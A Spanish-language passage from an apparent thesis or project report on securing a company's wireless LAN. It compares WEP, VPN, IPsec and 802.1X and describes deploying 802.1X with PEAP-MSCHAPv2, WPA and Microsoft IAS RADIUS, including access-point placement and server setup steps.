A continuación se evalúan en detalle las siguientes opciones tecnológicas: WEP estático, WEP dinámico, Red privada virtual o VPN, IPsec y 802.1X.

a. WEP estático

La opción de WEP estático ofrece más seguridad que las WLAN desprotegidas, sin embargo, conlleva varios inconvenientes de administración y seguridad descritos en el marco teórico de este informe.

Las soluciones de claves compartidas solamente resultan prácticas para números reducidos de usuarios y puntos de acceso debido a la dificultad asociada a la administración de actualizaciones de claves en ubicaciones múltiples. Los problemas de cifrado con WEP dan a su utilidad un carácter dudoso incluso en entornos pequeños.

b. WEP dinámico

El uso de WEP dinámico solamente aumenta la dificultad para acceder a la clave, sin embargo, el modo de clave compartida de WPA o WPA con RADIUS proporciona una mitigación a los diferentes problemas de WEP, también descritos en el marco teórico. El objetivo inicial del proyecto fue incrementar la seguridad del cifrado de datos, por lo que rápidamente el cifrado con WEP quedó descartado.

c. Red privada virtual o VPN

La red privada virtual o VPN es una solución excelente para atravesar una red hostil como Internet, la empresa posee una red privada virtual para usuarios con funciones y necesidad de accesos fuera del horario de oficina. Sin embargo, no es necesariamente la mejor solución para asegurar las WLAN internas. La protección de los datos de la VPN emplea cifrado basado en "software" que permite que los algoritmos se modifiquen y se actualicen con mayor facilidad que el cifrado basado en "hardware".

Para una tecnología de red inalámbrica, una VPN ofrece poca o ninguna seguridad adicional en comparación con las soluciones 802.1X, puesto que aunque los datos del interior de los túneles VPN son seguros, la autenticación a la WLAN no es segura, al mismo tiempo que incrementan de manera significativa la complejidad y los costes.

No ofrece transparencia de conexión para el usuario, las sesiones por VPN son más susceptibles a desconectarse entre puntos de acceso y las reconexiones no son automáticas sino que el usuario deberá realizarlas de forma manual, reducen el aprovechamiento puesto que el acceso se realiza a través de un servidor haciendo frente a una gran cantidad de clientes remotos con velocidades más bajas en relación al de una red de área local, y hacen que partes importantes de las funciones no estén operativas.

d. IPSec

El uso de IPSec permite que dos nodos o entidades de una red se autenticuen una con relación a otra de manera segura. Los túneles IPSec se suelen utilizar en conexiones VPN de sitio a sitio, funciona con la encapsulación de un paquete IP completo dentro de un paquete protegido por IPSec y esto agrega carga a la comunicación. Es transparente para los usuarios, e independiente del hardware de la WLAN ya que no necesita de un servidor como las redes privadas virtuales.

Los inconvenientes son: administración de directivas IPSec muy complicadas para grandes organizaciones como la empresa, utiliza solo la autenticación de nivel de equipo y no puede establecerse un esquema de autenticación basado en el usuario, la encriptación y desencriptación del tráfico de datos en la red cargan el procesador de los servidores, como en el caso de las VPN solamente los datos en el interior de los paquetes IPSec se encuentran protegidos, el acceso a la WLAN no esta asegurada.

e. 802.1X

La autenticación por 802.1X implica la autenticación del usuario que se conecta a la red, un dispositivo de acceso a la red y un servicio de autenticación y autorización en forma de Servicio de usuario de acceso de marcado de autenticación remota (RADIUS) explicado en el marco teórico del presente informe.

En comparación a las alternativas anteriores, la solución 802.1X con cifrado de datos con WPA es ideal para la tecnología de redes inalámbricas y ofrece una seguridad mejorada ante las amenazas descritas en la sección 1.3.2 Evaluación del problema de seguridad. Ver Tabla 3.2.

Tabla 3.2 Amenazas vs. Mitigación

Amenaza	Mitigación
Fisgonear o "Eavesdropping" (revelación de datos)	La asignación y modificación frecuente de las claves de cifrado en forma dinámica junto con la exclusividad de dicha clave por sesión de usuario e incluso por paquete garantiza que no se podrá descubrir las claves.
Interceptación y modificación de información transmitida	La alta integridad y el cifrado robusto de los datos entre el cliente inalámbrico y el punto de acceso inalámbrico garantiza que un usuario malicioso no pueda interceptar y modificar los datos en tránsito, además la autenticación mutua entre el cliente, el servidor de autenticación y autorización, y el punto de acceso inalámbrico hace que sea muy difícil la suplantación de alguno de ellos.
Suplantación de identidad (Spoofing)	La autenticación segura en la red impide que usuarios no autorizados se conecten a la red e introduzcan datos de suplantación desde el interior.
Denegación de servicio (Denial of service - DoS)	Los ataques de Denegación de Servicio en la red se pueden evitar si se controla el acceso a la WLAN mediante 802.1X, aunque no será inmune a la interrupción de la capa física (nivel de radio) de las redes.
Amenazas accidentales	La autenticación segura impide la conexión accidental a la WLAN.
Redes inalámbricas maliciosas	Aunque no se ocupa directamente de los puntos de acceso inalámbrico no autorizados, se elimina casi por completo los motivos para establecer una WLAN no oficial.
"Free-loading" o robo de recursos	La autenticación segura impide la utilización no autorizada de la red.

3.1.3 Opciones tecnológicas para el método de autenticación

El esquema de autenticación tiene un efecto significativo en la manera que la solución requiere. El estándar 802.1X usa el esquema de autenticación del protocolo de autenticación extensible, por lo que añadiendo que el sistema RADIUS se implementaría sobre sistemas operativos Windows de Microsoft, así como la mayoría de clientes inalámbricos, se realizó la comparación con los tipos que se pueden usar con una infraestructura sobre sistemas Windows. Ver Tabla 3.3.

Tabla 3.3 Método de autenticación

Característica	PEAP	EAP-TLS	EAP-MD5
Autenticación Mutua	Autenticación de cliente y usuario.	Autenticación de cliente y usuario.	Solo autenticación del cliente.
Generación dinámica de clave	Generación durante la autenticación y regeneración en intervalos de tiempo.	Generación durante la autenticación y regeneración en intervalos de tiempo.	No tiene generación dinámica de claves. Posee claves fijas.
Nivel de seguridad	Uso de autenticación de contraseñas fuertes o certificados digitales.	Autenticación fuerte.	Seguridad débil.
Protección de credenciales de usuario	Protegido por el túnel de Seguridad de Capa de Transporte (TLS).	Autenticación basada en certificados protegida por el túnel de Seguridad de Capa de Transporte (TLS).	Abierto a ataques basados en texto conocido (ataques de diccionario).
Facilidad de implementación	Soportado por clientes Windows.	Requiere una infraestructura de llave pública (PKI). Soportado por clientes Windows.	Simple, no recomendado para soluciones inalámbricas.
Flexibilidad de las credenciales	Cualquier método EAP con túnel TLS, como el método basado en contraseñas (EAP – MSCHAPv2).	Solamente certificados digitales.	Solamente contraseñas.

Como el uso de certificados requiere un costo adicional y el esquema de autenticación de la empresa se basa en el Directorio Activo, se eligió el método PEAP con EAP – MSCHAPv2 para el tipo de autenticación que se implementaría, a pesar de que un certificado es requerido para el servidor RADIUS. Además se puede migrar fácilmente a la autenticación basada en certificados para un requerimiento futuro.

3.1.4 Esquema final

La Tabla 3.4 muestra el esquema final resultado del análisis para la implementación de este proyecto.

Tabla 3.4 Esquema final

Elemento	Estándar seleccionado
Esquema de seguridad	Estándar IEEE 802.1X
Método de Autenticación	PEAP – EAP – MSCHAPv2
Protocolo de seguridad	WPA
Algoritmo de cifrado de datos	AES
Servidor RADIUS	IAS de Microsoft

3.2 Diseño de la solución

La Figura 3.1 muestra el diagrama lógico de la solución. Las etapas del sistema son 1) Suplicante (Cliente inalámbrico), 2) El Autenticador (Punto de acceso inalámbrico), y 3) El servicio de autenticación y autorización (con el IAS RADIUS y el Directorio Activo). Este se explica de manera resumida de la siguiente forma:

- a. El usuario (suplicante) desea conectarse a la red, de esta manera solicita acceso al punto de acceso
- b. Éste fuerza al usuario a mandar un mensaje EAP de identificación, el usuario manda su identidad y el punto de acceso reenvía el mensaje al servidor de autenticación, el cual valida las credenciales contra el Directorio Activo.
- c. Finalizada y aprobada la autenticación, el servidor envía un mensaje de autorización para aceptar o rechazar la conexión.
- d. Si el mensaje es aceptar la conexión, el punto de acceso permite la conexión del cliente con la red interna de la empresa, usando la encriptación WPA.

Las tres etapas del sistema de control de acceso a una red inalámbrica privada con administración centralizada basado en 802.1x son detalladas en las siguientes secciones.

Para la administración de la autenticación de usuarios fue creado un grupo de seguridad en el Directorio Activo de la empresa llamado “Usuarios Wireless”, cuyos miembros serán los usuarios que tienen permiso de conexión a la red corporativa vía acceso inalámbrico. Esto puede verse en la Figura 3.2.




Figura 3.1 Diagrama lógico de la solución




Figura 3.2 Computadoras y usuarios del Directorio Activo

3.2.1 Etapa del Autenticador

La configuración de la etapa del autenticador se compone de dos fases: a) la preparación y distribución de los puntos de acceso inalámbricos, y b) la configuración de los puntos de acceso.

a. Preparación y Distribución de los Puntos de Acceso Inalámbricos

Todos los puntos de acceso inalámbricos pertenecen a una red definida en una Red de Área Local Virtual (VLAN) según el estándar IEEE 802.1Q, o protocolo de etiquetado.

Nota:

VLAN (Virtual Local Area Network) es un método de crear redes lógicamente independientes dentro de una misma red física. Varias VLANs pueden coexistir en un único conmutador físico o en una única red física.

Esto nos permite establecer direcciones IP fijas en toda la red de la empresa sin importar los nodos a los que son conectados (conmutadores o pasarelas), ya que en la red predomina el Protocolo de Configuración Dinámica de Cliente (DHCP) para obtener una dirección IP automáticamente según a la red a la que el cliente se conecta.

Nota:

DHCP (Dynamic Host Configuration Protocol) es un protocolo de red que permite a los nodos de una red IP obtener sus parámetros de configuración automáticamente.

Las asignaciones de las direcciones IP estaban a cargo del Administrador de la Red. Ubiqué a los puntos de acceso en un lugar elevado de la sala en que se dispusieron, originalmente preveía localizarlos en el centro de cada locación, mas por motivos de espacio y estética tuve que colocarlos pegados a una de las paredes de la sala o habitación. Ver Tabla 3.5

La mayor concentración de usuarios se encuentra en las sedes principales de Chacarilla y de San Isidro, por lo cual la mayoría de puntos de acceso inalámbricos se ubican en dichas sedes. Por el momento, no se tienen establecidos puntos de acceso en las sucursales de la empresa, entiéndase para pagos y atención al cliente.

Tabla 3.5 Distribución de puntos de acceso inalámbricos

Modelo	Local	Ubicación
TEW-410APB	San Isidro	Piso 18 – Gerencia General
TEW-410APB	San Isidro	Piso 18 – Presidencia Directorio
TEW-410APB+	San Isidro	Piso 17 – Sector Comercial
TEW-410APB	San Isidro	Piso 17 – Sector Informática
TEW-410APB	San Isidro	Piso 17 – Sala de Reuniones
TEW-410APB+	San Isidro	Piso 15 - Sector Auditoria
TEW-410APB+	San Isidro	Piso 15 – Sector Recursos Humanos
TEW-410APB+	San Isidro	Piso 16 – Sector Finanzas
TEW-410APB+	San Isidro	Reuniones Subgerencia
TEW-410APB+	Pedro Miotta	Piso 1 – Sector de Ingeniería
TEW-410APB+	Vitarte	Piso 1 – Sector Planeamiento
TEW-410APB	Vitarte	Piso 1 – Sala de Reuniones
TEW-410APB+	Pedro Miotta	Piso 1 – Sector Mantenimiento de Redes
TEW-410APB	Vitarte	Piso 1 – Sector Proyectos
TEW-410APB+	Chacarilla	Piso 3 - Oficina de Soporte
TEW-410APB+	Chacarilla	Piso 2 – Sala de Reuniones
TEW-410APB+	San Isidro	Piso 16 – Sala de Reuniones
TEW-510APB	Chacarilla	Piso 2 – Sala de Operaciones
TEW-510APB	Pedro Miotta	Piso 1 – Sala de Capacitación
TEW-510APB	Santa Anita	Piso 1 – Sala de Reuniones
TEW-510APB	Chacarilla	Piso 1 – Sector Proyectos
TEW-510APB	San Isidro	Piso 15 – Sala de Capacitación
TEW-510APB	Chacarilla	Piso 1 – Sector Servicio al Cliente
TEW-510APB	Chacarilla	Centro de Datos
DWL-3200AP	San Isidro	Centro de Datos

Nota: DWL: D-Link y TEW: Trendnet

b. Configuración de los Puntos de Acceso

En la empresa se contaba con los siguientes modelos de puntos de acceso inalámbricos:

1. Trendnet TEW-410APB
2. Trendnet TEW-410APB+
3. Trendnet TEW-510APB
4. D-Link DWL-3200AP

De esta lista de modelos, se actualizó el “firmware” de los que tenían el modelo Trendnet TEW-410APB para que soporten el protocolo WPA.

La Figura 3.3 muestra un ejemplo de configuración de un AP Trendnet TEW-410APB




Figura 3.3 Configuración de un AP Trendnet TEW-410APB

3.2.2 Etapa del Servidor de Autenticación (RADIUS)

El Servicio de Autenticación de Internet (IAS) en el Servidor Windows 2003 de Microsoft™, es la implementación Microsoft de un servidor RADIUS. Como un servidor RADIUS, el IAS desempeña la autenticación centralizada, autorización y contabilidad (authentication, authorization, accounting - AAA) de varios tipos de conexiones de red.

El IAS valida las credenciales directamente contra el Directorio Activo como fuente de datos y utiliza una Política de Acceso Remoto para el control de acceso.

Se debe elegir donde se va a ubicar el Servidor de Autenticación RADIUS, en base a una infraestructura centralizada y con resiliencia a fallas. El protocolo RADIUS no consume mucho ancho de banda y funciona muy bien en Redes de Área amplia, sin embargo, se debe considerar la conexión entre el Servidor IAS y los controladores de dominio que contienen los usuarios y grupos a los cuales se usarán para determinar el acceso a la red corporativa.

Para asegurarse de que la comunicación entre el servicio IAS y el Directorio Activo se mantenga, se decidió tener al servidor IAS ejecutándose en el mismo servidor donde se encuentra un controlador de dominio. Esta configuración permite obtener un incremento en el funcionamiento de la autenticación y autorización de los usuarios, y no requiere de inversión adicional en infraestructura física.

La etapa del servidor de autenticación (RADIUS) consta de dos fases: a) La instalación y Configuración del Servicio de Autenticación de Internet (IAS) y b) La creación de Política de Acceso Remoto. Estas serán explicadas en las siguientes subsecciones

a. Instalación y Configuración del Servicio de Autenticación de Internet (IAS)

Se instala el "Servicio de Autenticación de Internet" (Internet Authentication Service - IAS) mediante "Agregar/Remover Componentes de Windows" (Add/Remove Windows Components), dentro de "Networking Services" (Figura 3.4)




Figura 3.4 Instalación del Servicio de Autenticación de Internet de Microsoft

Para configurar el servicio IAS es necesario seleccionarlo dentro de "Herramientas Administrativas". Se debe registrar el servicio para que tenga acceso al Directorio Activo, para lo cual se debe hacer, botón derecho sobre "Internet Authentication Service" → Register Server in Active Directory. → OK (Figura 3.5 y 3.6).

Es necesario configurar los Puntos de Acceso como clientes Radius, a continuación se describe los pasos a seguir para cada uno. En la consola del IAS, botón derecho sobre RADIUS Clients → New RADIUS Client. (Figura 3.7).




Figura 3.5 Registro del servicio IAS en el Directorio Activo

